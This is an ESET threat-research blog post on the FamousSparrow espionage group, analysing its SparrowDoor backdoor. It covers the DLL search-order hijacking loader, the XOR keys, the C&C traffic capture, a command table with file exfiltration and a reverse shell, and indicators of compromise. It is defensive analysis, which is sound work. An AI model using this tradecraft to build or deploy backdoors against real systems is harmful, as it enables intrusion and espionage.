FamousSparrow: A suspicious hotel guest

welivesecurity.com/2021/09/23/famoussparrow-suspicious-hotel-guest

September 23, 2021

ESET researchers have uncovered a new cyberespionage group targeting hotels, governments, and private companies worldwide. We have named this group FamousSparrow and we believe it has been active since at least 2019.

Reviewing telemetry data during our investigation, we realized that FamousSparrow leveraged the Microsoft Exchange vulnerabilities known as ProxyLogon that we described extensively in March 2021. As a reminder, this remote code execution vulnerability was used by more than 10 APT groups to take over Exchange mail servers worldwide. According to ESET telemetry, FamousSparrow started to exploit the vulnerabilities on March 3rd, 2021, the day following the release of the patch, so it is yet another APT group that had access to the ProxyLogon remote code execution vulnerability in March 2021.

In this blogpost we will discuss the attribution to FamousSparrow and the group's victimology. This will be followed by a detailed technical analysis of the group's main backdoor that we have named SparrowDoor.

A note on attribution

FamousSparrow is a group that we consider as the only current user of the custom backdoor, SparrowDoor (which we cover in detail in the later sections of this blogpost). It also uses two custom versions of Mimikatz (see the *Indicators of Compromise* section) that could be used to connect incidents to this group.

While we consider FamousSparrow to be a separate entity, we found connections to other known APT groups. In one case, attackers deployed a variant of Motnug that is a loader used by SparklingGoblin. In another case, on a machine compromised by FamousSparrow, we found a running Metasploit with cdn.kkxx888666[.]com as its C&C server. This domain is related to a group known as DRBControl.

Victimology

The group has been active since at least August 2019 and it mainly targets hotels worldwide. In addition, we have seen a few targets in other sectors such as governments, international organizations, engineering companies and law firms in the following countries:

- Brazil
- Burkina Faso
- South Africa
- Canada
- Israel
- France
- Guatemala
- Lithuania
- Saudi Arabia
- Taiwan
- Thailand
- United Kingdom



Figure 1. Geographic distribution of FamousSparrow targets

Compromise vector

In a few cases, we were able to find the initial compromise vector used by FamousSparrow and these systems were compromised through vulnerable internet-facing web applications. We believe FamousSparrow exploited known remote code execution vulnerabilities in Microsoft Exchange (including ProxyLogon in March 2021), Microsoft SharePoint and Oracle Opera (business software for hotel management), which were used to drop various malicious samples.

Once the server is compromised, attackers deploy several custom tools:

- A Mimikatz variant
- A small utility that drops ProcDump on disk and uses it to dump the lsass process, probably in order to gather in-memory secrets, such as credentials
- Nbtscan, a NetBIOS scanner
- A loader for the SparrowDoor backdoor

Through our telemetry, we were able to recover only the loader component (SHA-1: E2B0851E2E281CC7BCA3D6D9B2FA0C4B7AC5A02B). We also found a very similar loader on VirusTotal (SHA-1: BB2F5B573AC7A761015DAAD0B7FF03B294DC60F6) that allowed us to find the missing components, including SparrowDoor.

SparrowDoor

Loader

SparrowDoor is initially loaded via DLL search order hijacking, using three elements – a legitimate K7 Computing executable (Indexer.exe) used as the DLL hijacking host, a malicious DLL (K7UI.dll), and encrypted shellcode (MpSvc.dll) – all of which are dropped in %PROGRAMDATA%\Software\. It can be assumed that the command line argument used with the initial SparrowDoor execution, in order to set up persistence, is either nothing or anything but -i, -k or -d (the functionalities of these three arguments are explained below). Once persistence is set up, SparrowDoor is executed with the -i command line argument. Refer to Figure 2 for a brief overview of the flow of the initial loading process. If you would like an in-depth look into the loading process, continue reading!


EXE
Indexer.exe
(legitimate application)
1
Loads the library
2
Patches Indexer.exe and returns back
3
Jumps to a function *launcher* through the patched code
DLL
K7UI.dll
(DLL hijacker)
4
Launcher decrypts and runs
XOR
DLL
MpSvc.dll
(shellcode)
5
Extracts data, builds and executes (from the entry point)

Figure 2. SparrowDoor staging

The legitimate executable, Indexer.exe, requires the library K7UI.dll to operate. Therefore, the OS looks for the DLL file in directories in the prescribed load order. Since the directory where the Indexer.exe file is stored is at the top priority in the load order, it is exposed to DLL search-order hijacking. And that is exactly how the malware gets loaded. Indexer.exe loads the malicious K7UI.dll, which in turn patches the code in Indexer.exe (from call WinMain to jmp K7UI.0x100010D0) and then returns to Indexer.exe. As a result of this, Indexer.exe ends up running a subroutine in K7UI.dll (located in the .text section) instead of calling WinMain. We will refer to this subroutine as **launcher**. The functionality of **launcher** is to load MpSvc.dll (the encrypted shellcode) into memory from the directory that also stores Indexer.exe, decrypt the content and then execute the shellcode.

The shellcode (MpSvc.dll) is encrypted using four-byte XOR with the key being the first four bytes of the file.

The MpSvc.dll shellcode loads various libraries responsible for building a PE structure and locates the addresses of the functions to be used. After that, it allocates RWX memory and copies various locations in the shellcode into it (in order to build the PE structure). It also resolves the imports of several functions from different libraries. Finally, it executes the newly built backdoor PE from the entry point. Interestingly, this rebuilt executable image has no PE headers, as shown in Figure 2, so the loader executes the backdoor by jumping to the entry point at a hardcoded offset within the allocated memory.



Figure 3. The PE header is missing in the newly built backdoor from the MpSvc.dll shellcode

Backdoor

The arguments passed to the backdoor are inherited from the arguments passed to Indexer.exe, or to any other binary that gets the shellcode/backdoor injected. The tasks performed by the backdoor after an argument is specified are shown in Table 1.

Table 1. Actions performed based on the command line arguments provided to SparrowDoor

Argument	Action
No argument or not matching the following	Persistence is set through the registry Run key and a service, which is created and started using the configuration data (described in the next section) hardcoded in the binary. Finally, the backdoor is restarted with the -i switch.
-i	The backdoor is restarted with the -k switch.
-k	The backdoor interpreter (described later) is called with a **kill switch**.
-d	The backdoor interpreter is called without a **kill switch**.

Note:

1. *The **kill switch** gives the backdoor the privilege to uninstall or restart SparrowDoor.*
2. *The backdoor interpreter gets called regardless of the argument used because it will always end up with a -k or -d argument.*

Configuration data

The configuration is found in the binary and is decrypted using the multi-byte XOR key ^&32yUgf. The configuration has the following format:

```
1   struct config
2   {
3       char domain[64];
4       char user [64];
5       char pass[64];
6       char ip[64];
7       char port[2];
8       char serviceName[64];
9       char serviceDisplayName[128];
10      char serviceDescription[128];
11  };
```

The decrypted values are shown in Table 2.

Table 2. The key-value pairs of the configuration along with a description of their purpose

Key	Value	Purpose
domain	credits.offices-analytics[.]com	C&C server domain
user	user	Proxy settings used to connect to C&C server
pass	pass	
ip	127.1.1.1	
port	8080	

Key	Value	Purpose
serviceName	WSearchIndex	Information used for creating a service to set up persistence. Also, note that the serviceName is used as the value name under the Run key in the registry
serviceDisplayName	Windows Search Index	
serviceDescription	Provides content indexing, property caching, and search results for files, e-mail, and other content.	

The connections could be either through a proxy or not, and they connect to the C&C server over port 443 (HTTPS). So, the communication should be encrypted using TLS. During the first attempt to contact the C&C server, SparrowDoor checks whether a connection can be established without using a proxy, and if it can't, then the data is sent through a proxy. All outgoing data is encrypted using the XOR key hH7@83#mi and all incoming data is decrypted using the XOR key h*^4hFa. The data has a structure that starts with a Command ID, followed by the length of the ensuing encrypted data, followed by the encrypted data.

Figure 4 shows an example of how the data is sent to the C&C server (in this case it is sending system information), while Figure 5 shows the plaintext form of the same data payload.

```
    6 0.078127      127.0.0.2          127.0.0.1          HTTP      317 POST / HTTP/1.1

> POST / HTTP/1.1\r\n
  User-Agent: Mozilla/4.0 (compatible; MSIE 5.0; Windows NT 5.0)\r\n
  Accept-Language: en-US\r\n
  Accept: */*\r\n
  Host: credits.offices-analytics.com\r\n
> Content-Length: 51\r\n

0000  45 00 01 3d 00 00 00 00  50 06 6b b8 7f 00 00 02   E··=···· P·k·····
0010  7f 00 00 01 95 dd 01 bb  00 00 00 02 00 00 00 02   ···· ···· ····
0020  50 10 04 00 00 00 00 00  50 4f 53 54 20 2f 20 48   P····· POST / H
0030  54 54 50 2f 31 2e 31 0d  0a 55 73 65 72 2d 41 67   TTP/1.1· ·User-Ag
0040  65 6e 74 3a 20 4d 6f 7a  69 6c 6c 61 2f 34 2e 30   ent: Moz illa/4.0
0050  20 28 63 6f 6d 70 61 74  69 62 6c 65 3b 20 4d 53    (compat ible; MS
0060  49 45 20 35 2e 30 3b 20  57 69 6e 64 6f 77 73 20   IE 5.0;  Windows
0070  4e 54 20 35 2e 30 29 0d  0a 41 63 63 65 70 74 2d   NT 5.0)· ·Accept-
0080  4c 61 6e 67 75 61 67 65  3a 20 65 6e 2d 55 53 0d   Language : en-US·
0090  0a 41 63 63 65 70 74 3a  20 2a 2f 2a 0d 0a 48 6f   ·Accept:  */*··Ho
00a0  73 74 3a 20 63 72 65 64  69 74 73 2e 6f 66 66 69   st: cred its.offi
00b0  63 65 73 2d 61 6e 61 6c  79 74 69 63 73 2e 63 6f   ces-anal ytics.co
00c0  6d 0d 0a 43 6f 6e 74 65  6e 74 2d 4c 65 6e 67 74   m··Conte nt-Lengt
00d0  68 3a 20 35 31 0d 0a 43  6f 6e 6e 65 63 74 69 6f   h: 51··C onnectio
00e0  6e 3a 20 4b 65 65 70 2d  41 6c 69 76 65 0d 0a 43   n: Keep- Alive··C
00f0  61 63 68 65 2d 43 6f 6e  74 72 6f 6c 3a 20 6e 6f   ache-Con trol: no
0100  2d 63 61 63 68 65 0d 0a  0d 0a c9 1e 55 51 13 33   -cache·· ····UQ·3
0110  23 6d a9 c0 62 36 41 38  33 23 65 5f 5b 2c 0f 72   #m··b6A8 3#e_[,·r
0120  5a 06 41 64 0c 1b 2d 43  6d 4a 56 53 01 66 2c 0d   Z·Ad··-C mJVS·f,·
0130  64 0b 6c 7c 73 40                                  d·l|s
```

Figure 4. A Wireshark dump showing the data POSTed by the backdoor



Figure 5. The decrypted data containing system information

Victim's local IP address in this case can be converted to decimal, giving 192.168.42.1.

Session ID is the Remote Desktop Services session ID associated with the backdoor process, found using the ProcessIdToSessionId Windows API call.

The **systemInfoHash** is computed via the sdbm hash algorithm, using the username, computer name, host addresses and the session ID.

Backdoor interpreter function

Privilege escalation is performed in this function by adjusting the access token of the SparrowDoor process to enable SeDebugPrivilege. After that, the shutdown function (Ws2_32.dll) is patched to prevent disabling sends and receives on a socket and the closesocket function (Ws2_32.dll) is patched to enable the DONT_LINGER option first to close the socket without waiting for pending data to be sent or received. Finally, system information is sent to the C&C server (as seen in Figures 4 and 5 above) to receive data back in return.

Based on the Command ID field in the data received from the C&C server, the backdoor can perform different malicious actions that are detailed in Table 3.

Table 3. Actions performed by SparrowDoor when the corresponding Command IDs are received

Command ID	Action
0x1C615632	The current process is closed.
0x1DE15F35	A child svchost.exe process is spawned with processToken information of the process (Process ID) specified by the C&C server, with argument -d and then the shellcode is injected into the process.
0x1A6B561A	A directory is created using the name provided by the C&C server.
0x18695638	A file is renamed. Both the file to be renamed and the new name are provided by the C&C server.
0x196A5629	A file is deleted, as specified in the incoming data.

Command ID	Action
0x17685647	If length of the data is 1, and the data matches $, then the length of **systemInfoHash** along with an array of drive types are sent. If length of the data is greater than 2 and the first 2 bytes of data match $\, then information about the files in a specified directory is sent. The information included is the following: file attributes, file size and file write time.
0x15665665	A new thread is created to exfiltrate the content of a specified file.
0x16675656	If the **kill switch** is activated, the current persistence settings (registry and service) are removed and the Indexer.exe file is executed (to restart the dropper). If not, the backdoor loop is restarted.
0x14655674	A new thread is created to write the data to a specified file.
0x12635692	If the **kill switch** is activated, the persistence settings are removed, and all the files used by SparrowDoor (Indexer.exe, K7UI.dll and MpSvc.dll) are removed. If not, the backdoor loop is restarted.
0x13645683	If the data matches "switch ", then the backdoor is restarted with the -d switch. If not, it spawns a cmd.exe shell, and sets up named pipes for input and output (used by the C&C server) to establish an interactive reverse shell. If the data matches Exit\r\n, then the spawned shell is terminated.
Other	Restarts the backdoor loop.

Conclusion

FamousSparrow is yet another APT group that had access to the ProxyLogon remote code execution vulnerability early in March 2021. It has a history of leveraging known vulnerabilities in server applications such as SharePoint and Oracle Opera. This is another reminder that it is critical to patch internet-facing applications quickly, or, if quick patching is not possible, to not expose them to the internet at all.

The targeting, which includes governments worldwide, suggests that FamousSparrow's intent is espionage. We have highlighted some links to SparklingGoblin and DRBControl, but we don't consider that these groups are the same.

A comprehensive list of Indicators of Compromise (IoCs) and samples can be found in our GitHub repository.

For any inquiries, or to make sample submissions related to the subject, contact us at threatintel@eset.com.

Indicators of Compromise

SHA-1	Filename	ESET detection name	Description
B9601E60F87545441BF8579B2F62668C56507F4A	p64.exe debug.log	Win64/Riskware.Mimikatz.H	Mimikatz
4DF896624695EA2780552E9EA3C40661DC84EFC8	p64.exe debug.log	Win64/Riskware.Mimikatz.H	Mimikatz

SHA-1	Filename	ESET detection name	Description
76C430B55F180A85F4E1A1E40E4A2EA37DB97599	dump.exe	Win64/Kryptik.BSQ	Lsass dumper
873F98CAF234C3A8A9DB18343DAD7B42117E85D4	nbtscan.exe	Win32/NetTool.Nbtscan.A	Nbtscan
FDC44057E87D7C350E6DF84BB72541236A770BA2	1.cab	Win32/FamousSparrow.A	Dropper
C36ECD2E0F38294E1290F4B9B36F602167E33614	Indexer.exe	-	Legitimate K7 Computing binary
BB2F5B573AC7A761015DAAD0B7FF03B294DC60F6	K7UI.dll	Win32/FamousSparrow.A	Loader
23E228D5603B4802398B2E7419187AEF71FF9DD5	MpSvc.dll		Encrypted shellcode
2560B7E28B322BB7A56D0B1DA1B2652E1EFE76EA	-	-	Decrypted shellcode
E2B0851E2E281CC7BCA3D6D9B2FA0C4B7AC5A02B	K7UI.dll	Win32/FamousSparrow.B	Loader

Domain	IP address	Comment
credits.offices-analytics[.]com	45.192.178[.]206	SparrowDoor C&C server
-	27.102.113[.]240	Delivery domain

MITRE ATT&CK techniques

This table was built using version 9 of the MITRE ATT&CK framework.

Tactic	ID	Name	Description
Resource Development	T1588.005	Obtain Capabilities: Exploits	FamousSparrow used RCE vulnerabilities against Microsoft Exchange, SharePoint and Oracle Opera.
	T1583.001	Acquire Infrastructure: Domains	FamousSparrow purchased a domain at Hosting Concepts.
	T1583.004	Acquire Infrastructure: Server	FamousSparrow rented servers at Shanghai Ruisu Network Technology and DAOU TECHNOLOGY.
Initial Access	T1190	Exploit Public-Facing Application	FamousSparrow used RCE vulnerabilities against Microsoft Exchange, SharePoint and Oracle Opera.
